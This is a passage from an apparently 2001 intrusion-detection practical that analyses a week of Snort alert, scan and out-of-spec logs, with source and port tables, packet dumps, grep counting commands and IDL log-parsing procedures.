21077	849	Unknown	

As the table indicates, some of the scans are directed at frequently scanned ports including 53 (DNS) and 111 (Portmap). Trojan scans are also present including SubSeven (port 27374) and Back Orifice (port 31337). The most frequently occurring scan, with 124,835 occurrences, is a UDP scan with a destination port of 28800. The vast majority of these scans have one of two source addresses within MY.NET and source ports of either 28800 or, much less commonly, 1403. This is shown quantitatively in the following table which indicates that 95.5 percent of all scans destined to UDP port 28800 have one of three source address/ source port combinations. These UDP scans are destined to a variety of external addresses. Clearly, the hosts generating these packets and the processes generating these packets need to be determined. One could start by installing tcpdump on MY.NET.150.133 and MY.NET.150.204 to capture traffic. If the source addresses are not spoofed, tcpdump would capture these outbound UDP packets. If the source addresses are spoofed, one could install sniffers at various places in the network to localize the source of this unusual traffic.

Source address	Source Port	Percentage of Scans With Destination UDP 28800
MY.NET.150.133	28800	67.9
MY.NET.150.204	28800	18.0
MY.NET.150.204	1403	9.6

The top 20 source addresses for scans are shown in the following table.

IP Address	Number of Scans
MY.NET.150.133	87896
MY.NET.160.114	58101
MY.NET.150.204	37506
205.188.233.121	33373
MY.NET.70.38	31083

211.207.15.190	30156
66.68.62.229	23501
205.188.233.153	23085
217.81.194.157	19508
205.188.244.249	13813
148.223.228.15	13110
205.188.246.121	12618
61.222.34.170	12087
207.236.81.82	10867
205.188.244.121	9320
205.188.233.185	8696
207.219.14.66	7149
193.252.1.207	7017
MY.NET.150.220	6731
213.118.56.46	6358

Out of Spec Analysis

Out of spec (OOS) packets are packets that do not conform to TCP/IP specifications. A total of 2292 OOS packets were logged during the seven days selected for analysis. The following tables show the top 10 source address, the top 10 destination addresses, the top 10 destination ports, and the top 10 flag combinations used with OOS packets. Information about the owner of the source IP addresses is also included since this sheds additional light on the sources of OOS packets.

Top Ten Source Addresses for OOS Packets

IP Source	Number of Occurrences	Registration Information
210.77.146.33	592	21 ViaNet (China),Inc. Beijing,China
211.180.236.194	557	Chung Woo Design Seoul, Korean
199.183.24.194	416	Red Hat Software Chapel Hill, NC
24.66.152.186	132	Shaw Fiberlink ltd. Calgary AB, Canada
193.226.113.248	84	InterComp Bucharest, Romania
216.5.180.10	41	Business Internet, Inc. Tampa, FL
192.117.120.140	17	Active Communication Ltd. Haifa, Israel
64.152.176.4	14	Level 3 Communications, Inc. Broomfield, CO

209.150.103.212	13	Quantum Internet Services, Inc. Manchester, MD
128.131.51.38	12	Technische Universitat Wien Vienna, Austria

Top 10 Destination Addresses For OOS Packets

IP Address	Number of Occurrences
MY.NET.253.114	542
MY.NET.253.41	158
MY.NET.253.43	143
MY.NET.70.149	132
MY.NET.70.97	126
MY.NET.253.42	121
MY.NET.100.165	79
MY.NET.5.29	47
MY.NET.150.225	26
MY.NET.253.125	21

Top 10 Destination Ports for OOS Packets

Port	Number of Occurrences	Service Typically Associated With Port
80	686	World Wide Web HTTP
111	557	Portmap
25	427	Simple Mail Transfer Protocol, SMTP
6346	107	gnutella
1214	101	KAZAA
443	33	http protocol over TLS/SSL
0	25	None (Reserved Port)
21536	17	Unknown
113	14	Authentication Service
22	7	Secure Shell Remote Login Protocol

Top Ten Flag Combinations for OOS Packets

Flags	Number of Occurrences
21S*****	1477
SF**	561
2*SFRP*U	12
**SFRP*U	9
*1SF****	7
21**R*AU	7
**SF*PAU	6

2*SF*PAU	6
SFR*	5
**SFRPA*	5

One of the top ten destination ports for out of spec packets is port 21536. The Snort output for these packets is as follows.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/27-18:06:56.669701 213.76.96.55:18245 -> MY.NET.60.14:21536
TCP TTL:114 TOS:0x0 ID:27417  DF
**SFRP*U Seq: 0x2F7E6C6D   Ack: 0x617A6961   Win: 0x456E
31 2F 45 6E 69 67 6D 61 2F 65 6E 69 67 6D 61 70  1/Enigma/enigmap
6C 2E 68 74 6D 6C                                l.html

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/28-13:52:57.226509 209.255.139.87:18245 -> MY.NET.219.6:21536
TCP TTL:115 TOS:0x0 ID:72  DF
2*SFR*AU Seq: 0x68747470   Ack: 0x3A2F2F77   Win: 0x2E69
A7 00 04 00 62 20                                ....b

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/28-13:52:57.249441 209.255.139.87:18245 -> MY.NET.219.6:21536
TCP TTL:115 TOS:0x0 ID:73  DF
2*SFR*AU Seq: 0x68747470   Ack: 0x3A2F2F77   Win: 0x2E69
42 00 00 00 62 20                                B...b

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/28-13:52:57.249699 209.255.139.87:18245 -> MY.NET.219.6:21536
TCP TTL:115 TOS:0x0 ID:74  DF
2*SFR*AU Seq: 0x68747470   Ack: 0x3A2F2F77   Win: 0x2E69
42 00 00 00 62 20                                B...b

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
06/30-21:13:11.368436 66.50.77.214:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:15389  DF
**SFRP*U Seq: 0x2F7E6163   Ack: 0x68617474   Win: 0x4361
31 2F 43 61 6C 63 75 74 74 61 2F 61 6C 62 75 6D  1/Calcutta/album
2E 68 74 6D 6C 20                                .html

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-06:50:00.518332 62.59.136.171:18245 -> MY.NET.253.125:21536
TCP TTL:112 TOS:0x0 ID:60190  DF
**SFRP*U Seq: 0x2F7E6473   Ack: 0x63686D69   Win: 0x736F
31 2F 73 6F 75 6E 64 73 2F 63 6F 77 2E 77 61 76  1/sounds/cow.wav
20 48 54 54 50 2F                                HTTP/
```


```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-12:17:46.804338 63.253.105.247:18245 -> MY.NET.6.14:21536
TCP TTL:120 TOS:0x0 ID:29445  DF
2*SFR*A* Seq: 0x2F636769   Ack: 0x2D62696E   Win: 0x6562
2D 62 69 6E 2F 57 65 62 45 76 65 6E 74 2F 77 65  -bin/WebEvent/we
62 65 76 65 6E 74 2E 63 67 69                    bevent.cgi

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-12:17:54.197267 63.253.105.247:18245 -> MY.NET.6.14:21536
TCP TTL:120 TOS:0x0 ID:35077  DF
**SFRP*U Seq: 0x2F576562   Ack: 0x4576656E   Win: 0x6963
74 2E 67 69 66 20                                t.gif

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-12:21:52.300170 63.253.105.247:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:62470  DF
2*SF**** Seq: 0x2F41626F   Ack: 0x7574554D   Win: 0x2F53
63 68 65 64 75 6C 65 2F 66 61 6C 6C 32 30 30 31  chedule/fall2001
2F 53                                            /S

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-12:23:44.816747 63.253.105.247:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:3847  DF
2*SF**** Seq: 0x2F41626F   Ack: 0x7574554D   Win: 0x2F53
63 68 65 64 75 6C 65 2F 66 61 6C 6C 32 30 30 31  chedule/fall2001
2F 20                                            /

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-18:08:29.534341 66.50.40.97:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:5876  DF
**SFRP*U Seq: 0x2F7E6173   Ack: 0x656D656E   Win: 0x7469
31 2F 74 69 63 6B 73 70 6F 6F 6E 32 2E 6A 70 67  1/tickspoon2.jpg
20 48 54 54 50 2F                                HTTP/

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-18:08:29.589799 66.50.40.97:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:5878  DF
**SFRP*U Seq: 0x2F7E6173   Ack: 0x656D656E   Win: 0x6472
31 2F 64 72 61 67 6F 6E 62 61 6C 6C 2D 7A 2D 72  1/dragonball-z-r
61 6E 64 6F 6D 2D                                andom-

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-18:08:29.624268 66.50.40.97:18245 -> MY.NET.253.125:21536
TCP TTL:114 TOS:0x0 ID:5879  DF
**SFRP*U Seq: 0x2F7E6173   Ack: 0x656D656E   Win: 0x6275
```

```
31 2F 62 75 66 66 79 5F 34 2E 6A 70 67 20 48 54  1/buffy_4.jpg HT
54 50 2F 31 2E 31                                TP/1.1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-19:04:47.328843 63.253.106.13:18245 -> MY.NET.253.114:21536
TCP TTL:120 TOS:0x0 ID:39437  DF
2*SF**AU Seq: 0x2F616361   Ack: 0x64656D69   Win: 0x2F64
74 6D 6C 20 48 54 54 50 2F 31                    tml HTTP/1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/02-20:17:43.874684 63.254.131.42:18245 -> MY.NET.218.234:21536
TCP TTL:110 TOS:0x0 ID:7431  DF
2*SFR*AU Seq: 0x68747470   Ack: 0x3A2F2F77   Win: 0x2E69
42 00 00 00 61 4B                             B...aK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/03-08:11:25.243166 64.198.133.190:18245 -> MY.NET.179.80:21536
TCP TTL:24 TOS:0x0 ID:8452  DF
2*SF**AU Seq: 0x2F73756D   Ack: 0x6D657230   Win: 0x6368
31 73 63 68 65 64 2E 68 74 6D 6C 20 48 54 54 50  1sched.html HTTP
2F 31 2E 31 0D 0A                                /1.1..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
07/03-14:26:15.835708 212.106.229.101:18245 -> MY.NET.218.234:21536
TCP TTL:114 TOS:0x0 ID:46080  DF
2*SFRPA* Seq: 0x2F66756C   Ack: 0x6C5F6375   Win: 0x7377
38 74 68 65 5F 62 65 73 74 5F                    8the_best_
```

As this listing shows, the source port is always 18245. Both ports 18245 and 21536 are unassigned according to Reference 8. Moreover, these ports do not show up in any of three lists of "bad" ports (References 9, 10, and 11). To better characterize these out of spec packets, the link graph shown below was constructed. This graph indicates that there are ten different source addresses and seven different destination addresses associated with this traffic. Moreover, three of the seven destination addresses receive packets from more than one source address. MY.NET.253.125 is destination address for the most packets. MY.NET.253.125 receives 5 packets from three different source addresses.

The content captured with this traffic suggests that many of the packets may be web traffic that has been corrupted during transit. Items in the payload that suggests that this may be web traffic include ".html", "HTTP", ".cgi", ".gif", and ".jpg". Corruption of the TCP header can take place and not be detected in route since the TCP checksum is not validated in transit as the IP checksum is. The IP checksum is calculated by each router and the packet is silently discarded if the checksum doesn't match. In contrast, the TCP header checksum is calculated by the source host and validated by the destination host. Despite this, I recommend further investigation of the

traffic. The data needed for this investigation can be gathered by using tcpdump and capturing all traffic for a limited period of time. The traffic can then be searched for out of spec packets and for the occurrence of either port 18245 or 21536. Once a packet matching these criteria is located, the analyst can look for stimulus and response and determine if the out of spec packets are truly associated with web traffic. If it is not possible to capture all traffic, tcpdump can be used to capture traffic for a limited number of hosts starting with the host that has received the most out of spec packets destined to port 21536, host MY.NET.253.125. If possible, the snaplen should be set to capture the entire payload (1514 for ethernet).



Link Graph Showing Out of Spec Packets for Destination Port 21536

Analysis Process

The files analyzed represent one week's worth of data. A one-week time period was chosen so that data from each day of the week would be included (since weekend data could differ from weekday data) and so that the size of the data would still be manageable. For the week selected, the alert, scan, and out of spec data files represent 92MB of data. The alert files analyzed are:

alert.010627
alert.010628
alert.010629
alert.010630
alert.010701
alert.010702
alert.010703

The scan files analyzed are:

scans.010627
scans.010628
scans.010629
scans.010630
scans.010701
scans.010702
scans.010703

The out of spec files analyzed are:

oos Jun.26.2001
oos Jun.27.2001
oos Jun 28.2001
oos Jun.29.2001
oos Jun.30.2001
oos Jul.1.2001
oos Jul.2.2001
oos Jul.3.2001

The Interactive Data Language, IDL (available from www.rsinc.com), was used to process the data files. The author wrote various procedures to read and process the data. Three different IDL procedures were used to read in the three types of data files. These read procedures extract important fields from each data type and store the data in structures. A fourth procedure was used to process the data once read in. This processing procedure was used to generate tables of the top alerts, the top source addresses for alerts, etc. The source code for these procedures is shown in Appendix A. In addition to using IDL, I used various Linux commands to tally certain kinds of traffic. For example, I determined that 85% of the alerts for "UDP SRC and DST outside network" were one of the following two forms:

06/27-07:35:51.590007 [**] UDP SRC and DST outside network [**] 63.250.213.73:1042 -> 233.28.65.227:5779

06/27-07:53:24.746363 [**] UDP SRC and DST outside network [**] 63.250.213.124:1031 -> 233.28.65.62:5779

I used the Linux cat, grep, and wc commands to accomplish this. I simply used grep to selected text that uniquely identified the alert and counted the occurrences with wc. In this case, the commands used were:

cat alerts | grep "UDP SRC and DST outside network" | grep "63.250.213.73:1042 -> 233.28.65.227:5779" | wc -l

and

cat alerts | grep "UDP SRC and DST outside network" | grep "63.250.213.124:1031 -> 233.28.65.62:5779" | wc -l

where “alerts” is a file that contains all the alert data. The seven separate alert files were appended by simply using the cat command to list all the alerts from all files and redirecting the output to a file. The command used is:

cat alert.010627 alert.010628 alert.010629 alert.010630 alert.010701 alert.010702 alert.010703 > alerts

Similar commands were used to combine the separate scan files and out of spec files.

To find correlations in other practicals, I downloaded about 50 recent practicals that were in Microsoft Word format. I then appended these practicals to create three large Word files. I then searched for correlations using a simple text search through each of the three large Word files. In cases where no correlation was found, I also did a text search of several recent practicals in HTML format. During this search for correlations, the SANS web site was either down (due to being hacked, Reference 12) or the SANS search engine was unavailable. The instructions for the practical specifically indicated that correlations from other student practicals numbered 209 or higher were to be used, so I limited the search for correlations to student practicals.

References

1. Middleton, James. “Red Worm targets Linux”. 4 May 2001. URL: http://www.vnunet.com/News/1120176 (14 July 2001)

2. Lemos, Robert. “New Linux worm: 'Adore' makes its appearance”. 4 April 2001. URL: http://www.zdnet.com/zdnn/stories/news/0,4586,5080656,00.html (14 July 2001)

3. Hansne, Stephen and Mitchell Roth. “Adore/Red Worm”. 3 April 2001. URL: http://linux0.cs.uaf.edu/archive/msg00102.html (14 July 2001)

4. Randy Marchany, Scott Conti, Matt Bishop, et. al. "How To Eliminate The Ten Most Critical Internet Security Threats The Experts' Consensus Version 1.33". 25 June 2001. URL: http://www.sans.org/topten.htm (29 June 2001)

5. Northcutt, Stephen. “Global Incident Analysis Center - Detects Analyzed 7/29/00 -“. 29 July 2000. URL: http://www.sans.org/y2k/072818.htm (21 July 2001)

6. “Redhat Linux 6.x remote root exploit”. 5 August 2000. URL: http://www2.dataguard.no/bugtraq/2000_3/0400.html (14 July 2001)

7. “CERT® Advisory CA-2000-17 Input Validation Problem in rpc.statd”. 6 September 2000. URL: http://www.cert.org/advisories/CA-2000-17.html (21 July 2001)

8. “Port Numbers”. 19 July 2001. URL: http://www.iana.org/assignments/port-numbers (21 July 2001).

9. von Braun, Joakim. “Ports used by trojans”. 8 March 2001. URL: http://www.simovits.com/nyheter9902.html (21 July 2001)

10. Boxmeyer, Jim. “Trojan/Backdoor Port Listing”. URL: http://www.onctek.com/trojanports.html (21 July 2001)

11. 16 April 2001. URL: http://www.wittys.com/files/all-ip-numbers.txt (21 July 2001)

12. Sullivan, Bob. “Sans.org Web site hacked Computer security training institute is latest ‘Bunni’ victim”. 13 July 2001. URL: http://www.msnbc.com/news/600122.asp?0dm=C12NT (20 July 2001)

Appendix A

This appendix provides the source code for IDL procedures used to read and process the alert, scan, and out of spec data files.

Procedure used to read alerts:

```
PRO READ_ALERT, inFile, alerts
; This procedure reads in the alert data output by Snort.
IF( N_PARAMS() NE 2 )THEN BEGIN
  PRINT, 'Useage is:'
  PRINT, 'READ_ALERT, inFile, alerts'
  RETURN
ENDIF
wErrors = [ 0L ]
CATCH, ERROR_STATUS
IF( ERROR_STATUS NE 0 )THEN BEGIN
  STOP
  wErrors = [ wErrors, I ]
  HELP, T, TS, TD
ENDIF
; Determine number of alerts in this file.
GET_LUN, VUNIT
OPENR, VUNIT, inFile
nAlerts = 0L
T = ''
WHILE NOT EOF( VUNIT ) DO BEGIN
  READF, VUNIT, T
  W = STRPOS( T, '[**]' )
  IF( W[ 0 ] NE -1 )THEN nAlerts = nAlerts + 1L
ENDWHILE
PRINT, 'Number of alerts is: ', nAlerts
CLOSE, VUNIT
; Create a structure to hold alert data.
alerts = { type:STRARR( nAlerts ), $
```

```
        src:STRARR( nAlerts ), $
        srcPort:LONARR( nAlerts ), $
        dst:STRARR( nAlerts ), $
        dstPort:LONARR( nAlerts ) }
; Now reopen the file and read all alerts.
OPENR, VUNIT, inFile
I = 0L
WHILE NOT EOF( VUNIT ) DO BEGIN
  READF, VUNIT, T
  W1 = STRPOS( T, '[**]' )
  IF( W1[ 0 ] EQ -1 )THEN GOTO, haveThisAlert
  wScan = STRPOS( T, 'spp_portscan' )
  IF( wScan[ 0 ] NE -1 )THEN BEGIN
    alerts.type[ I ] = 'spp_portscan'
    I = I + 1L
    GOTO, haveThisAlert
  ENDIF
  W1 = STRPOS( T, '[**]' )
  IF( W1[ 0 ] NE -1 ) THEN BEGIN
    W2 = STRPOS( T, '[**]', W1[ 0 ] + 1 )
    IF( W2[ 0 ] NE -1 ) THEN BEGIN
      thisType = STRMID( T, W1 + 4, W2 - 4 - w1 )
      alerts.type[ I ] = STRTRIM( thisType, 2 )
      T = STRMID( T, W2 + 4, 999 ) ; Extract portion of string
      ; following alert type.
      W = STRPOS( T, '->' )
      IF( W[ 0 ] NE -1 )THEN BEGIN
        TS = STRMID( T, 0, W[ 0 ] - 1 )
        TS = STRTRIM( TS, 2 )
        WColon = STRPOS( TS, ':' )
        IF( WColon[ 0 ] NE -1 )THEN BEGIN
          alerts.src[ I ] = STRMID( TS, 0, WColon[ 0 ] )
          alerts.srcPort[ I ] = STRMID( TS, WColon[ 0 ] + 1, 9 )
        ENDIF ELSE BEGIN
          alerts.src[ I ] = TS
          alerts.srcPort[ I ] = -1L ; Set the port number to negative if no port listed.
        ENDELSE
        TD = STRMID( T, W[ 0 ] + 2, 999 )
        TD = STRTRIM( TD, 2 )
        WColon = STRPOS( TD, ':' )
        IF( WColon[ 0 ] NE -1 )THEN BEGIN
          alerts.dst[ I ] = STRMID( TD, 0, WColon[ 0 ] )
          alerts.dstPort[ I ] = STRMID( TD, WColon[ 0 ] + 1, 9 )
        ENDIF ELSE BEGIN
          alerts.dst[ I ] = TD
          alerts.dstPort[ I ] = -1L ; Negative port number imples no port listed.
```

```
          ENDELSE
          I = I + 1L
        ENDIF
      ENDIF
    ENDIF
    haveThisAlert:
ENDWHILE
CLOSE, VUNIT
FREE_LUN, VUNIT
RETURN
END
```

Procedure used to read scans:

```
PRO READ_SCANS, inFile, scans
; This procedure reads the file containing scan information.
IF( N_PARAMS() NE 2 )THEN BEGIN
  PRINT, 'Useage is: '
  PRINT, 'READ_SCANS, inFile, scans'
  RETURN
ENDIF
GET_LUN, VUNIT
OPENR, VUNIT, inFile
nScans = 0L
T = ''
; Determine the number of scans.
WHILE NOT EOF( VUNIT ) DO BEGIN
  READF, VUNIT, T
  W = STRPOS( T, '->' )
  IF( W[ 0 ] NE -1 )THEN nScans = nScans + 1L
ENDWHILE
PRINT, 'Number of scans = ', nScans
CLOSE, VUNIT

; Create a structure to hold all the scan information
scans = { src:STRARR( nScans ), $
        srcPort:LONARR( nScans ), $
        dst:STRARR( nScans ), $
        dstPort:LONARR( nScans ), $
        type:STRARR( nScans ), $
        flags:STRARR( nScans ) }
; Now read in and store the scan data.
I = 0L
OPENR, VUNIT, inFile
WHILE NOT EOF( VUNIT )DO BEGIN
```

```
  READF, VUNIT, T
  W = STRPOS( T, '->' )
  IF( W LT 0 )THEN GOTO, VDONE
  T1 = STRMID( T, 0, W )
  T1 = STRTRIM( T1, 2 )
  T2 = STRMID( T, W + 3 )
  T2 = STRTRIM( T2, 2 )
  W1 = STRPOS( T1, ' ', /REVERSE_SEARCH )
  T1 = STRMID( T1, W1 )
  T1 = STRTRIM( T1, 2 )
  C1 = STRPOS( T1, ':' )
  scans.src[ I ] = STRMID( T1, 0, C1 )
  scans.srcPort[ I ] = LONG( STRMID( T1, C1 + 1 ) )
  W2 = STRPOS( T2, ' ' )
  Tdst = STRMID( T2, 0, W2 )
  C2 = STRPOS( Tdst, ':' )
  scans.dst[ I ] = STRMID( Tdst, 0, C2 )
  scans.dstPort[ I ] = LONG( STRMID( Tdst, C2 + 1 ) )
  T = STRMID( T2, W2 )
  T = STRTRIM( T, 2 )
  W = STRPOS( T, ' ' )
  IF( W LT 0 )THEN BEGIN
    ; No white space was located so interpret remainder as the type of scan.
    scans.type[ I ] = T
  ENDIF ELSE BEGIN
    ; White space was located.  Interpret the portion of the string before
    ; the white space as the type and the remainder as the TCP flags.
    type = STRMID( T, 0, W )
    scans.type[ I ] = STRTRIM( type, 2 )
    scans.flags[ I ] = STRMID( T, W + 1 )
  ENDELSE
  I = I + 1L
  VDONE:
ENDWHILE
CLOSE, VUNIT
FREE_LUN, VUNIT
RETURN
END
```

Procedure used to read out of spec data:

```
PRO READ_OOS, inFile, oos
; This procedure reads in the out of spec data set.  The particular data set chosen
; has all TCP packets.  Write the software to handle only TCP.
IF( N_PARAMS() NE 2 )THEN BEGIN
  PRINT, 'Useage is: '
```

```
  PRINT, 'READ_OOS, inFile, oos'
  RETURN
ENDIF
nPackets = 0L
GET_LUN, VUNIT
OPENR, VUNIT, inFile
T = ''
WHILE NOT EOF( VUNIT ) DO BEGIN
  READF, VUNIT, T
  W = STRPOS( T, '->' )
  IF( W[ 0 ] GE 0 )THEN nPackets = nPackets + 1
ENDWHILE
CLOSE, VUNIT
PRINT, 'The number of out of spec pacekts is: ', nPackets
; Create the stucture to hold information about the OOS packets.
oos = { src:STRARR( nPackets ), $
      srcPort:LONARR( nPackets ), $
      dst:STRARR( nPackets ), $
      dstPort:LONARR( nPackets ), $
      flags:STRARR( nPackets ) }
; Read and parse the out of spec data.
OPENR, VUNIT, inFile
I = 0L
WHILE NOT EOF( VUNIT ) DO BEGIN
  READF, VUNIT, T
  W = STRPOS( T, '->' )
  IF( W[ 0 ] GE 0 )THEN BEGIN
    ; T contains the first line of the oos log entry with source and destination
    ; information.
    S = STRMID( T, 0, W[ 0 ] )
    D = STRMID( T, W[ 0 ] + 2 )
    S = STRTRIM( S, 2 )
    D = STRTRIM( D, 2 )
    W = STRPOS( S, ' ', /REVERSE_SEARCH )
    S = STRMID( S, W[ 0 ] + 1 )
    W = STRPOS( S, ':' )
    oos.src[ I ] = STRMID( S, 0, W[ 0 ] )
    oos.srcPort[ I ] = LONG( STRMID( S, W[ 0 ] + 1 ) )
    W = STRPOS( D, ':' )
    oos.dst[ I ] = STRMID( D, 0, W[ 0 ] )
    oos.dstPort[ I ] = LONG( STRMID( D, W[ 0 ] + 1 ) )
    READF, VUNIT, T ; Skip a line.
    READF, VUNIT, T
    ; T now contains the flags.
    W = STRPOS( T, ' ' )
    oos.flags[ I ] = STRMID( T, 0, W[ 0 ] )
```

```
    I = I + 1L
  ENDIF
ENDWHILE
CLOSE, VUNIT
FREE_LUN, VUNIT
RETURN
END
```

Procedure used to sort and rank various data:

```
PRO VPROCESS, data, type, histType
; This procedure accepts as input an array.  The procedure finds all the unique
; elements in the array.  The output is a list of the unique elements and the
; number of times the element occurs in the array.
IF( N_PARAMS() NE 3 )THEN BEGIN
  PRINT, 'Useage is:'
  PRINT, 'VPROCESS, data, type, histType'
  RETURN
ENDIF
S = SORT( data ) ; S is an array of subscripts that provides access to
; the elements in "ascending" order.
U = UNIQ( data, S ) ; Array of subscripts of the unique elements of array.
type = data( U ) ; Array which lists each type of alert once.
; Determine the number of occurrances of each type of alert.
N = N_ELEMENTS( type )
histType = LONARR( N )
FOR I = 0L, N - 1L DO BEGIN
  histType[ I ] = LONG( TOTAL( data EQ type[ I ] ) )
ENDFOR
typeOrder = REVERSE( SORT( histType ) )
type = type[ typeOrder ]
histType = histType[ typeOrder ]
RETURN
END
```